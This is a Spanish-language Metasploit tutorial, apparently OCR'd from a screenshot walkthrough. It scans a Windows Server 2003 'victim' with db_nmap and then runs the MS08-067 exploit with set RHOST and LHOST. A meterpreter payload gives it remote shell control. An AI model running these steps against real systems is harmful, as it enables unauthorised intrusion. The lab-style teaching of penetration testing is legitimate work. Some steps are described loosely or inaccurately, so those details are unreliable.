
Ahora usamos el comando db_nmap –v –A y la IP del equipo para ver los puertos abiertos de la víctima.




Los comando del db_nmap, son los mismos que con el programa Nmap. En MetaSploit para obtener ayuda de un comando escribimos help comando (ejemplo: help workspace), pero en los externos como es el db_nmap, usaremos comando -h (ejemplo: db_nmap –h).




El comando services nos muestra los servicios abiertos de la víctima.




El comando vulns nos mostrará las vulnerabilidades del archivo obtenido por el Nessus, el Openvas, etc.




El comando search nos ayuda a buscar módulos del MSF (Metasploit). Por ejemplo, si necesitamos un módulo para atacar una vulnerabilidad DNS, ponemos search dns y vemos de qué módulos disponemos y su ubicación.




Uno de los exploits mostrados es el exploit/windows7dcerpc7ms07_029_msdns_zonename que explota una vulnerabilidad del DNS de los Windows 2000 y 2003 servers mediante el protocolo RPC en los controladores de dominio. Este exploit realiza un ataque DoS o de denegación de servicio que permite tumbar al servidor.
En 2003 Server tenemos una vulnerabilidad grave llamada ms08, la buscamos.




Ahora ejecutamos ese exploit que está en exploit/windows/smb/ms08_067_netapi. Para ello usamos el comando use.




Entramos en el host remoto. Para ello ponemos set RHOST y la IP de la víctima.




Si escribimos info nos mostrará información de la vulnerabilidad.




Entramos en nuestro host y vemos que payloads podemos usar. Para ello entramos con set LHOST y nuestra IP, y luego mostramos los payloads con show payloads.




Cargamos el payload meterpreter para controlar la shell del Server 2003. Con esto lo que hacemos es ejecutar una consola de comandos interna de la víctima para poder controlarla.




Ejecutamos ya el exploit meterpreter simplemente escribiendo meterpreter.




Con esto ya estamos dentro del Windows 2003 Server. Podemos verlo con sysinfo.



